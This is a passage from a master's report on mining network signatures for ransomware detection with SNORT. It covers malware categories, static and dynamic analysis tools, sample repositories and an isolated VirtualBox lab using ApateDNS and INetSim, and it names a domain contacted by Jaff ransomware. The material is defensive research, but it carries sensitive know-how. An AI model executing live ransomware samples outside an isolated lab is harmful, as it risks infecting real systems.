Mining Ransomware Signatures from Network Traffic

by

Darshitkumar Patel

B.Eng, Gujarat Technological University, 2014

A Report Submitted in Partial Fulfillment of the Requirements for

the Degree of

MASTER OF ENGINEERING

in the Department of Electrical and Computer Engineering

Supervisory Committee

Mining Ransomware Signatures from Network Traffic

by

Darshitkumar Patel

B.Eng, Gujarat Technological University, 2014

Supervisory Committee

Dr. Wu-Sheng Lu, (Department of Electrical and Computer Engineering)
Supervisor

Dr. Issa Traore, (Department of Electrical and Computer Engineering)
Co-Supervisor

Abstract

Ransomware is currently one of the most impactful forms of cyber-attacks available. One of the greatest challenges posed by ransomware is the extremely large number and diversity of ransomware families, and the fact that new ransomware variants are being released by cybercriminals on a regular basis. Despite such troublesome threat landscape, the development of adequate protection mechanisms is lagging far behind. In this project, we studied different ransomware families, and identified several distinctive characteristics and attributes that could be used in early detection of ransomware based on network traffic analysis. To prove our concept, we developed, implemented, and tested a new ruleset for ransomware detection using the SNORT Network Intrusion Detection engine. The long-term goal of the project is to incorporate this ruleset in an evolutionary rule generation model that would enable detecting new ransomware families effectively and efficiently.

Table of Contents

List of Tables

List of Figures

Acknowledgments

I would like to express my sincere gratitude to my Co-supervisor Dr. Issa Traore for his guidance, mentorship, patience and encouragement during the course of this work. It would not have been possible to finish my project work and report without his utmost help by providing useful comments and suggestions. I am very thankful to him.

I would also like to thank my supervisor Dr. Wu-Sheng Lu for his mentorship and guidance throughout my journey of Master's degree. It was him, who suggested me to work on this interesting project as I've interestingly engaged in two of the Cybersecurity courses taken by Dr. Issa Traore. Thank you very much to Dr. Wu-Sheng Lu.

I would also like to thank Asem Ghaleb and all other ISOT members for sharing technical ideas and knowledge.

Finally, I would like to express my deepest thanks and utterly love to my parents and brother for their selfless love, guidance and support.

Dedication

This work is dedicated to my lovely father Piyush Patel, my kind and supportive mother Sangita Patel, my sincere and helpful brother Bhavik Patel

Chapter 1 Introduction

1.1 Context

The Internet plays a vital role in carrying out daily activities in today's world. With the rapid growth and ease of access to the Internet, the number and sophistication of attacks in the cyberspace are also increasing. The impact of the attacks varies from personal information theft, gaining access to restricted systems, productivity loss, damage to organizational reputation, financial loss, and so on. Malicious software, also known as malware, represents one of the main conduits for carrying cyberattacks. There are various kinds of malware based on threat level and the way they perform malicious activities. One such category of malware is "Ransomware". Ransomware is a malicious software that encrypts the user's data and demands payment of a ransom in order to decrypt the data within certain time frame. The main difference between typical malware and ransomware is that a typical malware will try to remain hidden and undetectable to the users, while ransomware upon encrypting the files asks explicitly (i.e. overtly) for ransom by displaying a message. Doing this basically tells the users of its presence.
The lifecycle of a ransomware involves the following steps [1]

(a) Infect the system: via phishing emails, or by visiting compromised websites and other methods.
(b) Encrypts the entire system: encrypts the user's data including files, folders and documents.
(c) Ask for ransom: A ransom note is displayed showing the amount to pay in terms of Bitcoin within certain time frame.
(d) Decrypts the files: As soon as the ransom is paid, the attacker gives the decryption key to decrypt the files.

The malware development industry (as criminal enterprise) has become more organized, and the damage caused, has become more severe. Additionally, the malware network communications with command and control (C&C) servers operated by the hackers, have

become more difficult to decode due to sophisticated anonymization, encryption, and obfuscation. Detecting malware behavior accurately and efficiently has always been a challenge. This has become even more challenging with the evolution of the malware industry. Recently, one of the impactful cyberattacks happened in May 2017 under the form of the so-called "WannaCry" ransomware that targeted computers running Microsoft Windows OS by encrypting data. Just after its initial release, WannaCry ransomware infected over 200,000 machines around the world, paralyzing entire network segments. Few months after that, another ransomware called "Petya" arrived in the market with means to wipe the data without recovering it back. Many individuals and various organizations have been victim of ransomware attacks. For instance, BadRabbit- a variant of Petya share the same code line but unlike Petya, it uses unique Bitcoin wallets for every victim.

1.2 Objectives and Contributions

Despite the urgency of the ransomware threat, the existing detection mechanisms of ransomware are still embryonic.

Firewalls represent the most widely used security mechanisms in the corporate networks. However, firewalls can be compromised or bypassed, and do preciously little to protect against ransomware attacks. Intrusion Detection Systems (IDS) are other commonly used security mechanisms that allow monitoring computing systems and reporting intrusive behaviors.-Ransomware detection can be carried out by intrusion detection systems. This can be done by monitoring activities at the endpoint (host-based detection) or by monitoring network traffic (network-based detection).

Most cyber-attacks leave trails, also known as indicators of compromise (IOCs), both at the targeted/compromised device and network levels. As a result, IOCs can be mined at individual device level and from network traffic, and used to design adequate detection and mitigation schemes. Although ransomware exhibit some recurring characteristics, the corresponding IOCs are available mostly at the device level. Identifying network IOCs specific to ransomware is challenging. This is due to the fact that typical ransomware

infection and command and control (C&C) communications follow the same patterns as other categories of malware or vulnerability exploitation.

However, when possible, network detection of ransomware can be very beneficial as this is more conducive to early detection and the disruption of ransomware following detection.

The long-term goal of our research is to develop a new network-based detection approach for ransomware. The short-term goal and the particular focus of the MENG project outlined in the current report is to develop a set of signatures for known ransomware families. Further work will leverage these signatures to develop an extended detector that can identify both known as well as novel ransomware families.

In the project we use, as target detection platform to generate and test the signatures, the SNORT IDS. Snort is the most popular and widely deployed open source network-based IDS currently available.

In this project, we analyze malware samples from different families and fingerprint them by developing signatures, and then implement the signatures in SNORT. Next, we test the signatures by running the ransomware in a testbed and checking the ability of SNORT to detect them.

The outcome of the malware analysis yields network signatures that can be incorporated as a security solution. The objectives of this project involves creating effective Snort signatures and detecting various ransomwares using Snort-based Network Intrusion Detection System (NIDS). Snort is used as a sniffer, where it captures packets over the network and analyzes them to detect intrusions (i.e. the content of the payload to be detected). In this project, the Snort signatures are more focused on the inspection of the network communication and content searching/matching of malicious activity. For instance, sending certain data to the C&C Server. The experiments involve the detection of ransomwares by running the executables in a safe environment while Snort, running in IDS mode, generates an alert file.

The main contribution of our work is the generation of a database of ransomware detection rules from network traffic analysis. The proposed ruleset has been evaluated successfully using several popular and representative ransomware samples.

1.3 Report Outline

The rest of the report is structured as follow:

- Chapter 2 provides some background on different types of malware and discusses the tools and techniques being used to analyze malware in static and dynamic environment.
- Chapter 3 summarizes the design of malware laboratory and gives an overview of the Snort detection engine.
- Chapter 4 presents the proposed ransomware detection ruleset and outlines the experiments performed to detect ten different ransomware families using Snort based Intrusion Detection System.
- Chapter 5 concludes the report and discusses some future work.

Chapter 2 Background

2.1 Types of Malware

The most effective way to conduct malware analysis is to study the behaviour and the way they perform malicious activities. Based on the behaviour, intent and infection vector, the categories most malware falls into are[3]:

Backdoor: A malicious program that tries to install itself on the computer, providing remote access to an attacker. It bypasses the normal authentication in a computer system and executes numerous commands remotely to perform malicious activities.

Botnet: A network of bots, which compromised hosts that are remotely controlled by a hacker also called botmaster via one or more controller hosts known as command and control (C&C) servers. Like backdoor, a botnet also gives remote access to an attacker but all the bots receive the same command from a C&C Server. One such example is Mirai Botnet, which infects poorly protected IOT (Internet of Things) devices that still use factory default usernames and passwords by executing Telnet commands. After its initial release, Mirai infected millions of insecure devices forcing them to participate in Distributed Denial of Service (DDoS) attacks.

Downloader: It is a program that installs other malicious files on an infected computer by either downloading them from a remote server or by dropping them directly from within its own payload/data. This may happen by visiting compromised websites, via phishing emails or by clicking on malicious advertisement links.

Information-stealing malware: This type of malware collects sensitive user's information and sends it to the C&C Server. To name a few, key loggers, password stealers and sniffers are examples of information-stealing malware. Mostly, this kind of malware steal email password or online banking information.

Rootkit: The word Rootkit is derived from root (i.e. super user in Linux OS) and toolkit. It is defined as a program used for gaining and maintaining access to a compromised machine. It is usually paired with other malware such as backdoor, to allow remote access and make it difficult to detect.

Worm: A worm is a self-replicating program designed to spread through the network. Usually, it usually the security flaws in an application to gain access remotely and execute its payload. It can cause enormous damage by launching DDoS attacks, installing bot networks and accessing sensitive information.

Spyware: A malicious application that is literally spying on the user. Spyware gathers almost any kind of data, including credit card numbers, passwords, email addresses, or cookies. It installs itself on a system by deceiving the user.

Ransomware: The most devastating type of malware by some counts include ransomware. It initially infects the entire system by either visiting compromised websites, exploiting vulnerabilities or through phishing emails. Next, it encrypts user's data and ask to pay ransom in terms of Bitcoin within certain time frame. Even if the ransom is paid, it is not guaranteed that the files will be recovered.

Of all the malware discussed, this project specifically focuses on detecting through Snort based Network Intrusion Detection Systems.

2.2 Malware Database

Malware authors create programs in high-level languages (e.g. C, C++) and use a compiler to generate machine code to be run by the CPU. Machine code is typically implemented with several microcode instructions so that the underlying hardware can execute the code [3]. In order to study the behavior of the ransomware, we can run it in a sandbox or in virtual network (VLAN). In this project, we run and study ransomware behaviour using Virtualbox. Most of the existing ransomware are windows-based. As

such, the sample ransomware binaries used in the project and run in a virtual box environment for detection purpose comes in two different formats: EXE (Executable file) and DLL (Dynamic Link Library). We downloaded those binaries from different sources including the following websites.

- *Hybrid analysis* [4]: provides a vast database of malware samples. One need to create an account to download samples.
- *Malware traffic analysis* [5]: publishes blog entries about malware. Almost every post has malware traffic files (in pcap formats) and sample binaries.
- *Malware.lu* [6]: is a malware analysis engine and repository.

Most of the ransomware downloaded from the above listed websites is through search option or by MD5 hash. These databases contain huge archives of various malware.

2.3 Malware Analysis

In general, malware shares a lot of characteristics with legitimate software, usually found on most machines. For example, it creates/modify the files, uses in-built libraries, connects to the Internet, modifies registry keys, etc. While performing the malware analysis, one only has malware samples (i.e. .exe or .dll), which will be written in machine language. To disclose a small amount of information, different tools and techniques must be used to see the full picture. There are two ways to perform malware analysis: static and dynamic.
Static analysis involves examining the malware code without running it, while Dynamic analysis involves running the malware [3].

2.3.1 Static Analysis

Static analysis involves examining the executable file without viewing the actual instructions. By using a variety of reverse engineering tools and techniques, the malware sample is thoroughly dissected and examined. Static analysis tells us whether a file is malicious, provides information about its functionality and sometimes provides

information that will allow writing simple network signatures for detection. Some of the obstacles in performing static analysis include packing or encryption of the sample. The variety of tools and techniques being used in performing static analysis are discussed in Table 1.3.1.

Table 1.3.1 Static analysis tools and techniques

File Scanning	Upload executable/dll file on websites like VirusTotal (https://www.virustotal.com/#/home/upload) that support online scanning by multiple antivirus engines. VirusTotal provides information about the total number of antivirus engines that marked the file as malicious, malware name, associated IP addresses and additional information about malware.
Unique Hash	The malware sample is run through a hashing software to create a unique ID that basically identifies the malware. Message-Digest Algorithm 5 (MD5) and Secure Hash Algorithm 1 (SHA-1) are the popular hash function. In particular, the hash is a sort of fingerprint and one can search on VirusTotal to check if the malware has already been identified or whether it could be a new breed (also called 0-day).
Strings	Microsoft provides a software called "Strings", which is used for searching ANSI and UNICODE strings in the malware samples. It gives clues about the functionality of program. For instance, if the executable tries to connect to the Internet, it leaves traces about the IP address or domain name as strings in the program. It makes our task easy to identify the malware with host or network-based indicators.
Packed malware	Packed programs are a part of obfuscated programs in which the malicious program is compressed and cannot be analyzed [3]. Legitimate programs include many strings while packed

	malware contain very few strings. Software like "PEiD" is used to detect the type of packer utilized to build an application. Further static analysis is performed only after unpacking the malware.
Dynamically Linked Function	The useful information to gather about an executable is the list of functions that it imports. Imports are functions used by a program that are stored in a different program. When libraries are dynamically linked, the host OS searches for the necessary libraries when the program is loaded. When the program calls the linked library function, that function executes within the library [3]. "Dependency Walker" is a free program used to list the imported and exported functions in an executable file. For example, if a program imports the functions such as FindFirstFile, FindNextFile and CopyFile. These imports tell us that the program searches the file system and copies files.
PE file Headers and Sections	The PE file format contains a header followed by series of sections. The header contains metadata of the sample itself. Following the header are the actual sections of file, which contain useful information [3], including the following: **.text:** Contains the executable code. **.rdata:** Contains the import and export functions. Store read only data, globally accessible within the program. **.data:** Stores global data accessible throughout the program. **.rsrc:** Includes resources used by executable such as icons, images, menus and strings. **.reloc:** Contains information for relocation of library files. "PEView" is being used to study PE file headers and sections.

2.3.2 Dynamic Analysis

Dynamic analysis is performed by running the malware to observe its behaviour. The ultimate goal is to capture network traffic to produce effective signatures. Before running the malware, the virtual environment must be set up, which will allow running the malware without the risk of damaging the system or network. The dynamic analysis gives information about numerous questions such as: What is the purpose of the malware? What is it trying to achieve? Which websites were visited? What kind of data it will download and execute? and many more. The variety of tools and techniques being used in performing dynamic analysis are discussed in Table 1.3.2.

Table 1.3.2 Dynamic analysis tools and techniques

Virtual environment	Virtual machines are like a computer within a computer. In this project, two guest OS (i.e. Windows 7 and Kali Linux) are installed within the host OS (i.e. Ubuntu Linux) on a virtual machine. The OS running in VMs are kept isolated from host OS meaning malware running on guest OS cannot harm host OS. So, virtual environment is widely used for dynamic analysis, minimizing the risk of exposing the network or other machines connected in network.
Spoofing DNS/Redirecting traffic to specific IP	ApateDNS [7] is a freeware software used to spoof DNS responses to a user specified IP address by listening on UDP port 53 on the local machine.
INetSim	INetSim [8] is a software suite for simulating common Internet services in a lab environment, e.g. for analyzing the network behaviour of unknown malware samples.
Wireshark	Wireshark [9] is an open source network protocol analyzer. It helps to understand how malware is performing network communication by sniffing packets as the malware communicates.

Chapter 3 Environment Setup

Before running the malware to perform dynamic analysis, one needs to set up a safe environment. A safe environment basically allows us to investigate the malware without risking the physical machine and network. This chapter discusses how such concern can be addressed through the design of malware analysis laboratory.




Figure 3.1 Design of malware laboratory

As shown in figure 3.1, the virtual machine platform used in this project is Oracle Virtual Box, which will provide necessary separation from the production environment. Two guest OS are used, including Windows 7 and Kali Linux. The execution of malware will take place on Windows 7 machine. In addition, an application called Apate DNS, running on Windows 7 machine will redirect all the traffic to specified IP address (i.e. 192.168.57.101-Kali Linux). On the other hand, INetSim is a software suite installed on Kali Linux, used for simulating common Internet services such as DNS, HTTP, SMTP and others. A network sniffer running on Kali Linux, namely Wireshark, captures all the network communications generated or involving the malware. While Snort configured on Kali Linux, should be run in IDS mode to detect the malware (i.e. an alert file in .csv format is generated).

3.1 Oracle Virtual Box

The reasons for executing the malware in virtual environment instead of actual physical machine involves cost, security and flexibility. Talking about cost, it is much easier to deploy multiple virtual machines than to manage expensive physical machines. Security plays a vital role in today's corporate world. In case the malware becomes uncontrollable, one can simply freeze the machine and restore a snapshot (i.e. a saved state of the machine) to clean state. In contrast, physical machine cannot be restored back to its clean state without using expensive software. As malware are surprising elements, one need to make sure to avoid any infection on the network and connected systems. Here, the virtual machine provides special functionality called virtual networking, where one can create special routing and virtual elements based on our application. So, the machines connected in the network are not harmed. This project uses Oracle Virtual Box as it is open source in nature and has stable release.




Figure 3.2 Configuration of Windows 7 virtual machine

Windows 7 VM: The summary of configuration for the Windows 7 virtual machine used in our experiments is depicted in figure 3.2. Malware samples are executed on this host. A shared folder mounted as a network share is used to transfer files between the VM and the host. Also, the snapshot of clean state is created, so once the malware is executed and results are collected, one can revert back. The network topology being used as a Host-only adapter is discussed later.




Figure 3.3 Configuration of Kali Linux virtual machine

Kali Linux VM: Figure 3.3 represents the summary of configuration for Kali Linux VM. Same as Windows 7 VM, it is also connected to Host-only adapter network topology. Wireshark, already installed on Kali OS, captures the network communication. INetSim

is configured to simulate common Internet services and Snort is installed to generate an alert file for detection.

Host-only Adapter Networking

When Host-only adapter is enabled, it creates a virtual network adapter in the host and virtual machines and connects the two without touching the host's physical network adapter. So, the host physical network adapter is still connected to the Internet while the virtual network adapter has no Internet connection. In this case, both VMs, sitting on "vboxnet1" network, will see each other and the host can see these VMs too. However, other external machines connected to the Host OS cannot see the Guest OS on this network. That is the reason it is called "Host-only adapter". Figure 3.4 illustrates the host-only configuration used in the project.




Figure 3.4 Host-only network adapter

3.2 ApateDNS

ApateDNS is a GUI (Graphical User Interface) based tool, developed by Mandiant, for controlling DNS responses, installed on Windows 7 virtual machine. It is used to redirect

the traffic to a user-specified IP address by listening on UDP port 53 on the local machine. Mandiant ApateDNS [7] automatically sets the local DNS to localhost (127.0.0.1).




Figure 3.5 Mandiant ApateDNS GUI tool

Operation of this tool involves the following steps:

a) Insert the IP address of the machine to which one wants to redirect all the traffic, such as fake web server running on Kali Linux VM. Figure 3.5 depicts the IP address of Kali Linux (192.168.57.101) in DNS Reply IP field.

b) Select the network adapter and click on Start Server button.

c) All the websites visited by the malware to perform malicious activities will be shown in the Capture Window. Figure 3.5 shows an example of the malicious website (eesiiuroffde445.com) visited by running *Jaff* Ransomware.

d) Click on Stop Server button to stop the server.

One can also use the nonexistent domain (NXDOMAIN) option to catch additional domains used by the malware. Malware will often loop through the different domains it has stored if the first or second domains are not found. NXDOMAIN option is very helpful to trick malware into giving additional domains it has in its configuration.

3.3 INetSim (Internet Services Simulation)

INetSim [8] is a free Linux-based software suite for providing fake Internet services, to analyze the network behaviour of unknown samples by emulating services such as DNS, HTTP, HTTPS, SMTP, IRC, FTP and others. By default, INetSim is configured to bind all the services to localhost. As it is installed on Kali Linux VM, we can edit the configuration file (/Downloads/inetsim-1.2.6/conf/inetsim.conf) as shown in Figure 3.6.

